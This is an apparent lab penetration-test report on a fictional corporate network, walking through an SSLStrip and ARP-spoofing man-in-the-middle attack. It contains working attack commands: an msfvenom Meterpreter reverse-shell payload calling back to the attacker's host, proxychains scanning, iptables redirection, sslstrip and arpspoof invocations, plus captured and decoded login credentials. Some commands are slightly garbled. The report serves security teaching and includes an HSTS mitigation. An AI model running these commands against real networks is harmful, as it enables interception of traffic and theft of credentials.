

# Ex0e0

Joshua Main-Smith

2020-11-11

## Contents

|   |          |
|---|----------|
| <b>Technical Report</b>                     | <b>2</b> |
| Finding: HTTP Landing Page . . . . .        | 2        |
| Risk Assessment . . . . .                   | 2        |
| Vulnerability Description . . . . .         | 2        |
| Mitigation or Resolution Strategy . . . . . | 2        |
| <b>Attack Narrative</b>                     | <b>2</b> |
| Connecting to Devbox . . . . .              | 2        |
| Capturing Traffic with tcpdump . . . . .    | 3        |
| MitM with SSLStrip and ArpSpoof . . . . .   | 4        |
| Logging into the Landing Page . . . . .     | 5        |

## Technical Report

### Finding: HTTP Landing Page

#### Risk Assessment

The webpage `www.f4rmc0rp.com` uses HTTP as the landing page, then switches to HTTPS upon logging in. An SSLStrip attack can be used to capture packets as a man in the middle attack, potentially gaining access to login credentials.

#### Vulnerability Description

An SSLStrip attack sits between the browser and a server and logs incoming or outgoing traffic. The attack forces the browser and server to communicate via HTTP, then proxying the information obtained and logged from this with its intended destination.


#### Mitigation or Resolution Strategy

Use a security policy that requires communication only through HTTPS. One solution HTTP Strict Transport Security (HSTS), which is a policy that demands machines only communicate via HTTPS.

## Attack Narrative

### Connecting to Devbox


We began by doing some port scanning reconnaissance on Devbox to see which ports and services are running. We did this by connecting via RDP to Herd and logging into Brian's account (since devbox was inaccessible to us directly). To successfully use **nmap** through Herd, we created an executable using **msfvenom** with **msfvenom -p windows/meterpreter/reverse\_tcp LHOST=172.24.0.10 -f exe -o payload.exe**. This generates the Windows binary, which we mounted to Herd and ran while a Metasploit listener was running (using exploit **exploit/multi/handler** and payload **windows/meterpreter/reverse\_tcp**). As can be seen in the image below, there were a few ports open with one of them being the SSH port on 22.



```
kali@kali:~$ proxychains map -p 10.30.0.32
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Map 7.00 (https://map.org) at 2020-11-11 14:38 EST
S-chain-O-127.0.0.1:9050-O-10.30.0.32:21-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:23-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:8080-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:135-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:113-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:256-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:199-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:222-O-OK
S-chain-O-127.0.0.1:9050-O-10.30.0.32:111-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:138-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:139-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:138-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:5000-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:128-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:8080-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:143-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:587-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:993-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:53-O-OK
S-chain-O-127.0.0.1:9050-O-10.30.0.32:1921-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:445-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:80-O-OK
S-chain-O-127.0.0.1:9050-O-10.30.0.32:23-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:172-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:444-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:1080-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:1130-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:5915-denied
S-chain-O-127.0.0.1:9050-O-10.30.0.32:1443-denied
```

We then attempted to connect to Devbox via SSH to see if we were able to connect using the credentials that we had acquired from Patronum. We set up the port forwarding configuration on PfSense, logging in with the credentials we had obtained previously, and set up a port forward to Devbox (10.30.0.32).

We found that we were able to login to Matt Mason's account (m.mason) using credentials we had acquired from Patronum. Even more, we found from `/etc/sudoers` that Matt Mason has access to all commands using `sudo`.




```
# User privilege specification
root    ALL=(ALL:ALL) ALL
opp     ALL=(ALL:ALL) ALL
m.mason ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

## Capturing Traffic with tcpdump

To see what machines are communicating on the network that we're attached to, we uploaded tcpdump onto devbox to capture packets. Since tcpdump isn't in the Path for m.mason, we needed to add it with `sudo useradd tcpdump` before we could use it with `sudo ./tcpdump -w filename`. We let this run for several minutes before analyzing the packets with Wireshark on our attack box.

From Wireshark, we were able to gather that there is communication between pdc.f4rmc0rp.com (10.30.0.90) and www.f4rmc0rp.com (172.30.0.128) by specifying the filter `tcp.port==80`. Doing `traceroute 172.30.0.128` from Devbox, we can see that traffic is passed through innerrouter (10.30.0.1) first. We can also see from the HTTP stream that the URL to the landing page, referenced in the image below.




Navigating to this website requested user login credentials. The credentials that we had obtained previously didn't work. We also noticed that both the http and https versions of [www.f4rmc0rp.com](https://www.f4rmc0rp.com) navigate to the same page, indicating that this webpage could be vulnerable to an sslstrip attack, which looks for HTTPS links and redirects on the network and strips them to HTTP links. We could then attempt to use a man in the middle (MitM) attack to gather cleartext traffic. We would then use **arpspoof** to trick the gateway and target machine to route traffic through devbox, all the while logging the traffic that passes through.

## MitM with SSLStrip and Arpspoof


To begin our attack, we need to enable IP forwarding as **sudo**. So, we issue **sudo su** then **echo 1 >/proc/sys/net/ipv4/ip\_forward**. We can then start sslstrip with **python sslstrip.py -l 8080 -sa**, which will listen for connections on port 8080 and log a verbose output with **-sa**. We then needed to setup the iptables to route traffic from port 80 to the port we were listening on, port 8080. This is done with **sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080**. Then, we set up the arpspoof attack with **sudo ./arpspoof -i ens33 -t 10.30.0.90 10.30.0.1**, with 10.30.0.90 being the machine we wanted to target and 10.30.0.1 being the gateway that the packets were intended to be sent to. The network device we were interacting with was ens33 (which can be verified with **ip a**).

After approximately five minutes, we received a log entry containing browser information in cleartext. The image below shows some of the information we were able to obtain, including KEY16 as well as encrypted text using basic authentication.



```
kali@kali:~$ curl -v http://www.f4rmc0rp.com/Corp/secret/page2.html
2020-11-09 21:32:02.167 Sending Request: GET /Corp/secret/page2.html
2020-11-09 21:32:02.167 Sending header: accept-language: en-US
2020-11-09 21:32:02.168 Sending header: host: www.f4rmc0rp.com
2020-11-09 21:32:02.168 Sending header: accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
2020-11-09 21:32:02.168 Sending header: upgrade-insecure-requests: 1
2020-11-09 21:32:02.168 Sending header: connection: keep-alive
2020-11-09 21:32:02.168 Sending header: referer: http://www.f4rmc0rp.com/Corp/
2020-11-09 21:32:02.169 Sending header: pragma: no-cache
2020-11-09 21:32:02.169 Sending header: user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/87.0.4272.8 Safari/537.36
2020-11-09 21:32:02.169 Sending header: authorization: Basic cy5zaGwvaGFyZDpLRVkwMTUtZHRBS3BieFN0WjdEK0VIMlJXZXFmUT09
2020-11-09 21:32:02.177 Got server response: HTTP/1.1 200 OK
2020-11-09 21:32:02.177 Got server header: Date: Tue, 10 Nov 2020 02:32:02 GMT
2020-11-09 21:32:02.177 Got server header: Server: Apache/2.4.18 (Ubuntu)
2020-11-09 21:32:02.177 Got server header: Last-Modified: Mon, 02 Nov 2020 22:16:23 GMT
2020-11-09 21:32:02.178 Got server header: ETag: "59-ff32780a1f3b"
2020-11-09 21:32:02.178 Got server header: Accept-Ranges: bytes
2020-11-09 21:32:02.178 Got server header: Content-Length: 345
2020-11-09 21:32:02.178 Got server header: Vary: Accept-Encoding
2020-11-09 21:32:02.178 Got server header: Keep-Alive: timeout=5, max=100
2020-11-09 21:32:02.179 Got server header: Connection: keep-alive
2020-11-09 21:32:02.179 Got server header: Content-Type: text/html
2020-11-09 21:32:02.179 Read from server:
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<!-- KEVB6:ug/Io7K5qWp6SHQcung= -->
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>This is the incredibly secret page</title>
  </head>
  <body>
    I'm sorry it's not more exciting.
  </body>
</html>
```

Basic authentication can be decrypted with base64, as shown below.




```
kali@kali:~$ echo cy5zaGwvaGFyZDpLRVkwMTUtZHRBS3BieFN0WjdEK0VIMlJXZXFmUT09 | base64 -d
s.shephard:KEY015-ttAKpbxStZ7D+EH2RWeqfQ=kali@kali:~$
```

The effect of this is we are able to see sensitive information passing between the server (pdc) and client (www), such as login credentials. As can be seen in the next section, we were able to use the credentials we obtained here by logging into the landing page intended for s.shephard.

## Logging into the Landing Page

Using the credentials that we were able to decrypt above, we were able to successfully log into the landing page on <https://www.f4rmc0rp.com/Corp/secret/page2.html>.



```
<!-- KEVB6:ug/Io7K5qWp6SHQcung= -->
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>This is the incredibly secret page</title>
  </head>
  <body>
    I'm sorry it's not more exciting.
  </body>
</html>
```